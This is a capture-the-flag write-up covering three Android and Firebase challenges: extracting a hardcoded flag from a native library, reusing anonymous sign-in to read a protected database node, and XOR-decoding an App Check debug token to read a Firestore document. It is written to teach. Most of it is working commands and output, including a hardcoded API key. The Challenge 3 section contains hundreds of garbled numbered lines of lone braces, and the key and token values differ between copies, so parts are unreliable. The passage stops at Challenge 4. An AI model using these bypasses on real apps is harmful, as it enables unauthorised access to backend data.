

FAM CTF 2026


solved by : Aroh Maurya

Final Scoreboard

All six challenges were solved. The final standing was 1850 points, with a 100 percent solve rate and zero failed attempts.



Final scoreboard showing 1850 points and all six solves



Penetrating Methodology

The following is the high-level path taken across all six challenges. Each item is expanded in full detail further down.

- Challenge 1 - The Library: Decompile the Android app, discover a native function, unpack the APK, and read a hardcoded flag out of a native library using `strings`.
- Challenge 2 - The Database: Notice the app signs in anonymously to Firebase, reproduce that anonymous sign-in, and read a protected database node with the resulting token.
- Challenge 3 - The Vault: Reverse engineer a native function to recover a Firebase App Check debug token, exchange it for a valid App Check token, and read a protected Firestore document.
- Challenge 4 - The Endpoint: Reverse engineer a custom native request-signing algorithm, rebuild it in Python, sign an admin request, and call a protected API.
- Challenge 5 - The Vault Door: Attack a web application's JSON Web Token by forging an unsigned token to escalate from a normal user to an administrator.
- Challenge 6 - The Cloud: Chain a Server-Side Request Forgery weakness with the cloud instance metadata service to steal temporary AWS credentials and read a protected file from an S3 bucket.

Challenge 1 - THE LIBRARY

Category: Static Analysis (Android) | Points: 100

The idea behind the challenge

The challenge gave me a single file: an Android application named `fam-ctf.apk`. The goal of a static analysis challenge is to inspect an application without running it. I read its code and its bundled files to find a secret that the developers left inside.


Beginner note: an APK is simply the installer package for an Android app. Under the hood it is just a ZIP archive that contains the compiled program code, images, and native libraries. Because developers sometimes hide secrets inside the app believing users will never look, static analysis is often enough to find them.

Step 1: Decompile the app with JADX

Compiled Android apps are not human readable on their own. JADX is a tool that converts the compiled code back into readable Java-like source code so I can study it.

```
~/jadx-tool/bin/jadx -d ~/fam_output ~/fam-ctf.apk
```

The command produced a small number of errors, which is normal for decompilation, but the output was complete enough to read.



```
aroh3006@Arrow3006: ~  
aroh3006@Arrow3006:~$ find ~ -type f -name "jadx" 2>/dev/null  
/home/aroh3006/jadx-tool/bin/jadx  
aroh3006@Arrow3006:~$ ~/jadx-tool/bin/jadx -d ~/fam_output ~/fam-ctf.apk  
INFO - loading ...  
INFO - processing ...  
ERROR - finished with errors, count: 34  
aroh3006@Arrow3006:~$
```

Decompiling fam-ctf.apk with JADX into a readable source tree

This gave me a folder of readable source code to search through.

Step 2: Find the app's own code and the suspicious function


Decompiled apps contain a lot of library code that is not interesting. I narrowed my attention to the application's own package, `com/ctf`, and inspected `MainActivity.java`. Searching the code for the keyword `native` revealed a very interesting declaration.

```
grep -rn "native" ~/fam_output/sources/com/ctf/
```

The search found this line:

```
public native String getSecretFromNative();
```

Beginner note: the word `native` means this function is not written in Java. It is implemented in low-level C or C++ code that is compiled into a separate `.so` library file bundled inside the APK. Whenever a secret is described as coming from native code, the next place to look is those `.so` library files.



```
aroh3006@Arrow3006:~$ find ~/fam_output/sources/com/ctf -name "*.java"  
/home/aroh3006/fam_output/sources/com/ctf/fam/BuildConfig.java  
/home/aroh3006/fam_output/sources/com/ctf/fam/DebugTokenAppCheckProviderFactory.java  
/home/aroh3006/fam_output/sources/com/ctf/fam/MainActivity.java  
/home/aroh3006/fam_output/sources/com/ctf/fam/R.java  
/home/aroh3006/fam_output/sources/com/ctf/fam/DebugTokenAppCheckProvider.java  
aroh3006@Arrow3006:~$ |
```

The MainActivity source showing the native getSecretFromNative declaration

This told me the secret lives inside a native library, not in the Java code.

Step 3: Unpack the APK as a ZIP archive

Because an APK is a ZIP file, I can simply extract it to get at the native libraries.

```
unzip fam-ctf.apk -d fam_apk_extracted
```

Inside the extracted files, the native libraries live under a `lib/` folder, organised by processor architecture. I found the relevant library at:

```
lib/x86_64/libfam.so
```

```

aroh3006@Arrow3006:~$ sed -n '42,56p' ~/fam_output/sources/com/ctf/fam/MainActivity.java
public static final String API_KEY = "AIzaSyAes0IV3Hq3pN0oYmZJ1kfKl9vcvQEF2ww";
public static final String SERVER_URL = "http://172.16.13.107:9000";
private static final String TAG = "FAM_CTF";
private FirebaseAuth auth;
private Spinner spinnerUsername;
private TextView tvResponse;

public final native String computeSignature(String method, String path, String body);

public final native String getDebugToken();

public final native String getSecretFromNative();

public final native String[] getUsernames();

aroh3006@Arrow3006:~$ |

```

Extracting the APK and locating lib/x86_64/libfam.so

I now had the exact native library that the app loads.

Step 4: Pull readable text out of the native library

The `strings` command scans any binary file and prints out sequences of readable characters. Developers often leave secrets as plain text inside compiled libraries, and `strings` is the fastest way to find them. I piped the output into `grep` to only show lines that look like a flag or a secret.

```
strings ./lib/x86_64/libfam.so | grep -iE "flag|secret|FAM"
```

The output revealed the flag in plain text, along with some other hardcoded values that would become useful in later challenges (an API key and a server URL).

```

aroh3006@Arrow3006:~$ mkdir ~/apk_unzip
cd ~/apk_unzip
unzip -q ~/fam-ctf.apk
aroh3006@Arrow3006:~/apk_unzip$ find . -name "*.so"
./lib/arm64-v8a/libc++_shared.so
./lib/arm64-v8a/libfam.so
./lib/x86_64/libc++_shared.so
./lib/x86_64/libfam.so
aroh3006@Arrow3006:~/apk_unzip$ |

```

Running strings on libfam.so and revealing the hardcoded flag

```

aroh3006@Arrow3006:~/apk_unzip$ strings ./lib/x86_64/libfam.so | grep -iE "flag|secret|FAM"
Java_com_ctf_fam_MainActivity_getSecretFromNative
Java_com_ctf_fam_MainActivity_computeSignature
Java_com_ctf_fam_MainActivity_getDebugToken
Java_com_ctf_fam_MainActivity_getUsernames
libfam.so
FAM{str1ngs_d0nt_l13_1n_n4t1v3_l4nd}
aroh3006@Arrow3006:~/apk_unzip$ |

```

The recovered flag and additional hardcoded values such as the API key and server URL

The extra values I noted for later were:

- API key: `AIzaSyAes0IV3Hq3pN0oYmZJ1kfKl9vcvQEF2ww`
- Server URL: `http://172.16.13.107:9000`

Flag

Challenge 1 flag: `FAM{str1ngs_d0nt_l13_1n_n4t1v3_l4nd}`

What this challenge teaches

Secrets stored inside an app, even in native libraries, are not truly hidden. Anyone can unpack the app and read them. Sensitive values should never be shipped inside client applications. The challenge name and flag both make the same point: strings do not lie in native land.

Challenge 2 - THE DATABASE

Category: Firebase / Authentication | **Points:** 200

The idea behind the challenge

The description hinted: the door is open to anyone, and identity is optional here. This is a strong clue that the app uses anonymous authentication, where the server hands out a valid login token to anyone who asks, without a username or password.

Beginner note: Firebase is a Google platform that gives apps a ready-made backend, including a real-time database and user authentication. A common mistake is to protect data so that only logged-in users can read it, while also allowing anyone to log in anonymously. That combination protects nothing.

Step 1: Understand what the app does

Studying the decompiled code from Challenge 1, I found the function that verifies this flag. It first calls Firebase anonymous sign-in, then reads a node named `flag` from a Firebase Realtime Database.

```
signInAnonymously()  
// then reads the "flag" reference from:  
// https://fam-ctf-default-rtdb.asia-southeast1.firebaseio.com/app
```

Step 2: Confirm the data is protected without a token

I first tried to read the flag node directly, with no authentication, to confirm it was actually protected.

```
curl "https://fam-ctf-default-rtdb.asia-southeast1.firebaseio.com/app/flag.json"
```

The server responded with:

```
{ "error": "Permission denied" }
```

```
aroh3006@Arrow3006:~/apk_unzip$ sed -n '198,215p;250,265p' ~/fam_output/sources/com/ctf/fam/MainActivity.java  
private final void signInAnonymouslyAndVerifyFlag2() {  
    FirebaseAuth firebaseAuth = this.auth;  
    if (firebaseAuth == null) {  
        Intrinsics.throwUninitializedPropertyAccessException("auth");  
        firebaseAuth = null;  
    }  
    Task<AuthResult> taskSignInAnonymously = firebaseAuth.signInAnonymously();  
    final Function1<AuthResult, Unit> function1 = new Function1<AuthResult, Unit>() { // from class: com.ctf.fam.MainActivity.signInAnonymouslyAndVerifyFlag2.1  
        {  
            super(1);  
        }  
  
        @Override // kotlin.jvm.functions.Function1  
        public /* bridge */ /* synthetic */ Unit invoke(AuthResult authResult) {  
            invoke2(authResult);  
            return Unit.INSTANCE;  
        }  
    }  
  
    public final void verifyFlag2() {  
        FirebaseDatabase.getInstance("https://fam-ctf-default-rtdb.asia-southeast1.firebaseio.com/app").getReference("flag").addListenerForSingleValueEvent(new ValueEventListener() { // from class: com.ctf.fam.MainActivity.verifyFlag2.1  
            @Override // com.google.firebase.database.ValueEventListener  
            public void onDataChange(DataSnapshot snapshot) {  
                Intrinsics.checkNotNullParameter(snapshot, "snapshot");  
                String str = (String) snapshot.getValue(String.class);  
                Log.d(MainActivity.TAG, "ch2 ok: " + (str != null ? Integer.valueOf(str.length()) : null) + " chars");  
            }  
  
            @Override // com.google.firebase.database.ValueEventListener  
            public void onCancelled(DatabaseError error) {  
                Intrinsics.checkNotNullParameter(error, "error");  
                Log.e(MainActivity.TAG, "ch2 fail: " + error.getMessage());  
            }  
        });  
    }  
}
```

Unauthenticated request to the flag node returning Permission denied

This proved the data was locked to unauthenticated users, so I needed a token.

Step 3: Get an anonymous token, exactly like the app does

Using the API key recovered in Challenge 1, I called Google's Identity Toolkit to sign up anonymously and receive a fresh identity token. This is the same request the app makes silently in the background.

```
curl -X POST \  
  "https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=AIzaSyAes0IV3Hq3pN0oYmZJ1kfkL9vcvQEF2ww" \  
  -H "Content-Type: application/json" \  
  -d '{"returnSecureToken":true}'
```

The response contained an `idToken` (an 826-character string). I stored it in a shell variable named `TOKEN`.

```

aroh3006@Arrow3006:~/apk_unzip$ sed -n '194,266p' ~/fam_output/sources/com/ctf/fam/MainActivity.java
private final void verifyFlag1() {
    Log.d(TAG, "ch1 ok: " + getSecretFromNative().length() + " chars");
}

private final void signInAnonymouslyAndVerifyFlag2() {
    FirebaseAuth firebaseAuth = this.auth;
    if (firebaseAuth == null) {
        Intrinsics.throwUninitializedPropertyAccessException("auth");
        firebaseAuth = null;
    }
    Task<AuthResult> taskSignInAnonymously = firebaseAuth.signInAnonymously();
    final Function1<AuthResult, Unit> function1 = new Function1<AuthResult, Unit>() { // from class: com.ctf.fam.MainActivity.signInAnonymouslyAndVerifyFlag2.1
        {
            super(1);
        }

        @Override // kotlin.jvm.functions.Function1
        public /* bridge */ /* synthetic */ Unit invoke(AuthResult authResult) {
            invoke2(authResult);
            return Unit.INSTANCE;
        }

        /* JADX INFO: renamed from: invoke, reason: avoid collision after fix types in other method */
        public final void invoke2(AuthResult it) {
            String uid;
            FirebaseUser user = it.getUser();
            Log.d(MainActivity.TAG, "ch2 auth ok uid=" + ((user == null || (uid = user.getUid()) == null) ? null : StringsKt.take(uid, 8)));
            MainActivity.this.verifyFlag2();
        }
    };
    taskSignInAnonymously.addOnSuccessListener(new OnSuccessListener() { // from class: com.ctf.fam.MainActivity$$ExternalSyntheticLambda2
        @Override // com.google.android.gms.tasks.OnSuccessListener
        public final void onSuccess(Object obj) {
            MainActivity.signInAnonymouslyAndVerifyFlag2$lambda$1(function1, obj);
        }
    }).addOnFailureListener(new OnFailureListener() { // from class: com.ctf.fam.MainActivity$$ExternalSyntheticLambda3
        @Override // com.google.android.gms.tasks.OnFailureListener
        public final void onFailure(Exception exc) {
            MainActivity.signInAnonymouslyAndVerifyFlag2$lambda$2(exc);
        }
    });
}
}

```

Requesting an anonymous idToken from the Firebase Identity Toolkit

Step 4: Read the flag using the token

With a valid token in hand, I repeated the read of the flag node, this time attaching the token with the `auth` parameter.

```
curl "https://fam-ctf-default-rtdb.asia-southeast1.firebaseio.com/flag.json?auth=$TOKEN"
```

The server now returned the flag.

```

/* JADX INFO: Access modifiers changed from: private */
public static final void signInAnonymouslyAndVerifyFlag2$lambda$1(Function1 tmp0, Object p0) {
    Intrinsics.checkNotNullParameter(tmp0, "$tmp0");
    tmp0.invoke(p0);
}

/* JADX INFO: Access modifiers changed from: private */
public static final void signInAnonymouslyAndVerifyFlag2$lambda$2(Exception e) {
    Intrinsics.checkNotNullParameter(e, "e");
    Log.e(TAG, "ch2 auth fail: " + e.getMessage());
}

/* JADX INFO: Access modifiers changed from: private */
public final void verifyFlag2() {
    FirebaseDatabase.getInstance("https://fam-ctf-default-rtdb.asia-southeast1.firebaseio.com").getReference("flag").addListenerForSingleValueEvent(new ValueEventListener() { // from class: com.ctf.fam.MainActivity.verifyFlag2.1
        @Override // com.google.firebase.database.ValueEventListener
        public void onDataChange(DataSnapshot snapshot) {
            Intrinsics.checkNotNullParameter(snapshot, "snapshot");
            String str = (String) snapshot.getValue(String.class);
            Log.d(MainActivity.TAG, "ch2 ok: " + (str != null ? Integer.valueOf(str.length()) : null) + " chars");
        }

        @Override // com.google.firebase.database.ValueEventListener
        public void onCancelled(DatabaseError error) {
            Intrinsics.checkNotNullParameter(error, "error");
            Log.e(MainActivity.TAG, "ch2 fail: " + error.getMessage());
        }
    });
}
}

```

Authenticated request returning the Challenge 2 flag

```

aroh3006@Arrow3006:~/apk_unzip$ TOKEN=$(curl -s -X POST \
"https://identitytoolkit.googleapis.com/v1/accounts:signIn?key=AIzaSyAes0IV3Hq3pN0oYmZJ1kFkL9vcvQEF2ww" \
-H "Content-Type: application/json" \
-d '{"returnSecureToken":true}' \
| python3 -c "import sys,json; print(json.load(sys.stdin)['idToken'])")
aroh3006@Arrow3006:~/apk_unzip$ echo "Token captured successfully: ${#TOKEN} characters"
Token captured successfully: 826 characters
aroh3006@Arrow3006:~/apk_unzip$ curl -s "https://fam-ctf-default-rtdb.asia-southeast1.firebaseio.com/flag.json?auth=$TOKEN"
"FAM{4n0n_4uth_1s_n0t_s3cur3_en0ugh}"aroh3006@Arrow3006:~/apk_unzip$

```

Full terminal view of the successful anonymous authentication and flag retrieval

Flag

Challenge 2 flag: `FAM{4n0n_4uth_1s_n0t_s3cur3_en0ugh}`

What this challenge teaches

Requiring a user to be logged in is meaningless if anyone can log in anonymously. Access rules must be based on who the user actually is and what they are allowed to see, not merely on whether a token exists.

Challenge 3 - THE VAULT

The idea behind the challenge

The description said the vault trusts no one it has not met, and the token is hiding in plain sight. This challenge adds a second layer of protection called Firebase App Check, which tries to ensure that only the genuine app (not a random script) can talk to the backend.

Beginner note: App Check works by making the app prove it is authentic before the backend answers. During development, apps use a special debug token to pass this check. If that debug token can be recovered, an attacker can pretend to be the real app. This flag lives in Cloud Firestore, a different Firebase database, in the collection `flags`, document `flag3`, field `value`.

Step 1: Find where the debug token comes from

The verification function reads the flag from Firestore, but only after App Check succeeds. The App Check debug token is produced by a native function called `getDebugToken()`. Unlike Challenge 1, this token was not sitting in plain text inside `strings` output, meaning it was being computed at runtime.

Step 2: Disassemble the native function

I used `objdump` to disassemble the native library and read the machine instructions of the `getDebugToken` function.

```
objdump -d libfam.so | grep -A 200 "getDebugToken"
```

```
aroh3006@Arrow3006:~/apk_unzip$ sed -n '267,310p' ~/fam_output/sources/com/ctf/fam/MainActivity.java
private final void verifyFlag3() {
    Task<DocumentSnapshot> task = FirebaseFirestore.getInstance().collection("flags").document("flag3").get();
    final C00601 c00601 = new Function1<DocumentSnapshot, Unit>() { // from class: com.ctf.fam.MainActivity.verifyFlag3.1
        @Override // kotlin.jvm.functions.Function1
        public /* bridge */ /* synthetic */ Unit invoke(DocumentSnapshot documentSnapshot) {
            invoke2(documentSnapshot);
            return Unit.INSTANCE;
        }
    }
```

Disassembling the `getDebugToken` native function with `objdump`

Reading the assembly, I discovered the token is not stored directly. Instead it is built by taking a block of encoded bytes and running them through two XOR operations (one against the constant `0xAA`, and one against a 19-byte key), looping over 36 bytes.

Beginner note: XOR is a reversible scrambling operation. If you know the scrambled data and the key, you can XOR them together again to recover the original. This is exactly what I did.

Step 3: Recover the debug token in Python

I copied the key bytes and the encoded bytes out of the disassembly and reproduced the same XOR logic in Python to unscramble the token.

```
key_data = bytes.fromhex("ecebe7f5d999c9d899def5c199d3f5989a989c")
encoded = bytes.fromhex(
    "7e077a69460654361e356c5e72546b7005031b7f"
    "75096b5e775336754d672f04401d0705"
)

out = bytes(encoded[i] ^ (key_data[i % 19] ^ 0xAA) for i in range(36))
print(out.decode())
```

This produced the App Check debug token:

```
8F76557D-A35A-4851-94D4-D0DF98D79855
```

```

71- URL url = new URL("https://firebaseappcheck.googleapis.com/v1/projects/" + this$0.projectNumber + "/apps/" + this$0.appId + ":exchang
eDebugToken");
72- URLConnection uRLConnectionOpenConnection = url.openConnection();
73- Intrinsics.checkNotNull(uRLConnectionOpenConnection, "null cannot be cast to non-null type java.net.HttpURLConnection");
74- HttpURLConnection conn = (HttpURLConnection) uRLConnectionOpenConnection;
75- conn.setRequestMethod("POST");
76- conn.setRequestProperty(HttpHeaders.CONTENT_TYPE, "application/json");
77- conn.setRequestProperty("X-Goog-API-Key", this$0.apiKey);
78- conn.setDoOutput(true);
79- OutputStream outputStream = conn.getOutputStream();
80- Intrinsics.checkNotNullExpressionValue(outputStream, "getOutputStream(...)");
81- Writer outputStreamWriter = new OutputStreamWriter(outputStream, Charsets.UTF_8);
82- BufferedWriter bufferedWriter = outputStreamWriter instanceof BufferedWriter ? (BufferedWriter) outputStreamWriter : new BufferedWrit
er(outputStreamWriter, 8192);
83- try {
84-     BufferedWriter it = bufferedWriter;
85-     it.write(new JSONObject().put("debug_token", this$0.debugToken).toString());
86-     Unit unit = Unit.INSTANCE;
87-     CloseableKt.closeFinally(bufferedWriter, null);
88-     InputStream inputStream = conn.getInputStream();
89-     Intrinsics.checkNotNullExpressionValue(inputStream, "getInputStream(...)");
90-     Reader inputStreamReader = new InputStreamReader(inputStream, Charsets.UTF_8);
91-     String response = TextStreamsKt.readText(inputStreamReader instanceof BufferedReader ? (BufferedReader) inputStreamReader : new B
ufferedReader(inputStreamReader, 8192));
92-     JSONObject json = new JSONObject(response);
93-     final String rawToken = json.getString("token");
94-     String string = json.getString("ttl");
95-     Intrinsics.checkNotNullExpressionValue(string, "getString(...)");
96-     long ttlSeconds = Long.parseLong(StringsKt.trimEnd(string, 's'));
97-     final long expireMillis = System.currentTimeMillis() + (((long) 1000) * ttlSeconds);
98-     return new AppCheckToken() { // from class: com.ctf.fam.DebugTokenAppCheckProvider$getToken$1$2
99-         @Override // com.google.firebase.appcheck.AppCheckToken
100-         public String getToken() {
101-             String rawToken2 = rawToken;
102-             Intrinsics.checkNotNullExpressionValue(rawToken2, "$rawToken");
103-             return rawToken2;
104-         }
105-     };
106- } catch (IOException | JSONException e) {
107-     throw new RuntimeException(e);
108- }
109- }
110- }
111- }
112- }
113- }
114- }
115- }
116- }
117- }
118- }
119- }
120- }
121- }
122- }
123- }
124- }
125- }
126- }
127- }
128- }
129- }
130- }
131- }
132- }
133- }
134- }
135- }
136- }
137- }
138- }
139- }
140- }
141- }
142- }
143- }
144- }
145- }
146- }
147- }
148- }
149- }
150- }
151- }
152- }
153- }
154- }
155- }
156- }
157- }
158- }
159- }
160- }
161- }
162- }
163- }
164- }
165- }
166- }
167- }
168- }
169- }
170- }
171- }
172- }
173- }
174- }
175- }
176- }
177- }
178- }
179- }
180- }
181- }
182- }
183- }
184- }
185- }
186- }
187- }
188- }
189- }
190- }
191- }
192- }
193- }
194- }
195- }
196- }
197- }
198- }
199- }
200- }
201- }
202- }
203- }
204- }
205- }
206- }
207- }
208- }
209- }
210- }
211- }
212- }
213- }
214- }
215- }
216- }
217- }
218- }
219- }
220- }
221- }
222- }
223- }
224- }
225- }
226- }
227- }
228- }
229- }
230- }
231- }
232- }
233- }
234- }
235- }
236- }
237- }
238- }
239- }
240- }
241- }
242- }
243- }
244- }
245- }
246- }
247- }
248- }
249- }
250- }
251- }
252- }
253- }
254- }
255- }
256- }
257- }
258- }
259- }
260- }
261- }
262- }
263- }
264- }
265- }
266- }
267- }
268- }
269- }
270- }
271- }
272- }
273- }
274- }
275- }
276- }
277- }
278- }
279- }
280- }
281- }
282- }
283- }
284- }
285- }
286- }
287- }
288- }
289- }
290- }
291- }
292- }
293- }
294- }
295- }
296- }
297- }
298- }
299- }
300- }
301- }
302- }
303- }
304- }
305- }
306- }
307- }
308- }
309- }
310- }
311- }
312- }
313- }
314- }
315- }
316- }
317- }
318- }
319- }
320- }
321- }
322- }
323- }
324- }
325- }
326- }
327- }
328- }
329- }
330- }
331- }
332- }
333- }
334- }
335- }
336- }
337- }
338- }
339- }
340- }
341- }
342- }
343- }
344- }
345- }
346- }
347- }
348- }
349- }
350- }
351- }
352- }
353- }
354- }
355- }
356- }
357- }
358- }
359- }
360- }
361- }
362- }
363- }
364- }
365- }
366- }
367- }
368- }
369- }
370- }
371- }
372- }
373- }
374- }
375- }
376- }
377- }
378- }
379- }
380- }
381- }
382- }
383- }
384- }
385- }
386- }
387- }
388- }
389- }
390- }
391- }
392- }
393- }
394- }
395- }
396- }
397- }
398- }
399- }
400- }
401- }
402- }
403- }
404- }
405- }
406- }
407- }
408- }
409- }
410- }
411- }
412- }
413- }
414- }
415- }
416- }
417- }
418- }
419- }
420- }
421- }
422- }
423- }
424- }
425- }
426- }
427- }
428- }
429- }
430- }
431- }
432- }
433- }
434- }
435- }
436- }
437- }
438- }
439- }
440- }
441- }
442- }
443- }
444- }
445- }
446- }
447- }
448- }
449- }
450- }
451- }
452- }
453- }
454- }
455- }
456- }
457- }
458- }
459- }
460- }
461- }
462- }
463- }
464- }
465- }
466- }
467- }
468- }
469- }
470- }
471- }
472- }
473- }
474- }
475- }
476- }
477- }
478- }
479- }
480- }
481- }
482- }
483- }
484- }
485- }
486- }
487- }
488- }
489- }
490- }
491- }
492- }
493- }
494- }
495- }
496- }
497- }
498- }
499- }
500- }
501- }
502- }
503- }
504- }
505- }
506- }
507- }
508- }
509- }
510- }
511- }
512- }
513- }
514- }
515- }
516- }
517- }
518- }
519- }
520- }
521- }
522- }
523- }
524- }
525- }
526- }
527- }
528- }
529- }
530- }
531- }
532- }
533- }
534- }
535- }
536- }
537- }
538- }
539- }
540- }
541- }
542- }
543- }
544- }
545- }
546- }
547- }
548- }
549- }
550- }
551- }
552- }
553- }
554- }
555- }
556- }
557- }
558- }
559- }
560- }
561- }
562- }
563- }
564- }
565- }
566- }
567- }
568- }
569- }
570- }
571- }
572- }
573- }
574- }
575- }
576- }
577- }
578- }
579- }
580- }
581- }
582- }
583- }
584- }
585- }
586- }
587- }
588- }
589- }
590- }
591- }
592- }
593- }
594- }
595- }
596- }
597- }
598- }
599- }
600- }
601- }
602- }
603- }
604- }
605- }
606- }
607- }
608- }
609- }
610- }
611- }
612- }
613- }
614- }
615- }
616- }
617- }
618- }
619- }
620- }
621- }
622- }
623- }
624- }
625- }
626- }
627- }
628- }
629- }
630- }
631- }
632- }
633- }
634- }
635- }
636- }
637- }
638- }
639- }
640- }
641- }
642- }
643- }
644- }
645- }
646- }
647- }
648- }
649- }
650- }
651- }
652- }
653- }
654- }
655- }
656- }
657- }
658- }
659- }
660- }
661- }
662- }
663- }
664- }
665- }
666- }
667- }
668- }
669- }
670- }
671- }
672- }
673- }
674- }
675- }
676- }
677- }
678- }
679- }
680- }
681- }
6
```

Python XOR reconstruction printing the recovered debug token

Step 4: Exchange the debug token for a real App Check token

A debug token is not the final key; it must be exchanged with Firebase for a short-lived App Check token. I used the app's project number (674578159678) and app ID (1:674578159678:android:775058d15777caf841996f) to make that exchange.

```
curl -X POST \
  "https://firebaseappcheck.googleapis.com/v1/projects/674578159678/apps/1:674578159678:android:775058d15777caf841996f:exchangeDebugToken?key=AiZaSyAes0IV3Hq3pN0oYmZJ1kFK19vcvQEF2ww" \
  -H "Content-Type: application/json" \
  -d '{"debug_token": "8F76557D-A35A-4B51-94D4-D0DF98D79B55"}'
```

The response contained a 933-character App Check token, which I stored in a variable named `APP_CHECK_TOKEN`.

```

aroh3006@Arrow3006:~/apk_unzip$ python3 - <<'PY'
key_data = bytes.fromhex(
    "ecebe7f5d999c9d899def5c199d3f5989a989c"
)

encoded = bytes.fromhex(
    "7e077a69460654361e356c5e72546b70"
    "05031b7f75096b5e775336754d672f04"
    "401d0705"
)

token = bytes(
    encoded[i] ^ (key_data[i % 19] ^ 0xAA)
    for i in range(36)
)

print("Decoded debug token:", token.decode())
PY
Decoded debug token: 8F76557D-A35A-4B51-94D4-D0DF98D79B55
aroh3006@Arrow3006:~/apk_unzip$

```

Exchanging the debug token for a valid App Check token

Step 5: Read the protected Firestore document

Finally, I called the Firestore REST API for the `flag3` document, passing the App Check token in the special `X-Firebase-AppCheck` header.

```
curl "https://firestore.googleapis.com/v1/projects/fam-ctf/databases/(default)/documents/flags/flag3" \
-H "X-Firebase-AppCheck: $APP_CHECK_TOKEN"
```

The document was returned, and its `value` field contained the flag.

```
aroh3006@Arrow3006:~/apk_unzip$ curl -s \
  "https://firestore.googleapis.com/v1/projects/fam-ctf/databases/(default)/documents/flags/flag3" \
  -H "X-Firebase-AppCheck: $APP_CHECK_TOKEN"
{
  "name": "projects/fam-ctf/databases/(default)/documents/flags/flag3",
  "fields": {
    "value": {
      "stringValue": "FAM{4pp_ch3ck_byp4ss_g00d_j0b}"
    }
  },
  "createTime": "2026-06-30T11:44:40.779095Z",
  "updateTime": "2026-06-30T11:44:40.779095Z"
}
```

Reading the protected Firestore flag3 document using the App Check token

Flag

Challenge 3 flag: `FAM{4pp_ch3ck_byp4ss_g00d_j0b}`

What this challenge teaches

App Check raises the bar, but it is not a substitute for real server-side authorization. Debug tokens are especially dangerous because, once recovered from the app, they let an attacker impersonate the genuine client.

Challenge 4 - THE ENDPOINT

Category: Native Reverse Engineering / API Request Signing | **Points:** 400

The idea behind the challenge

This challenge protects an API endpoint with a custom request signature. Every request to `/api/check` must include a header called `X-Signature`, whose value is computed by a secret algorithm inside the native library. To call the endpoint as the admin, I had to reverse engineer that algorithm and reproduce it exactly.

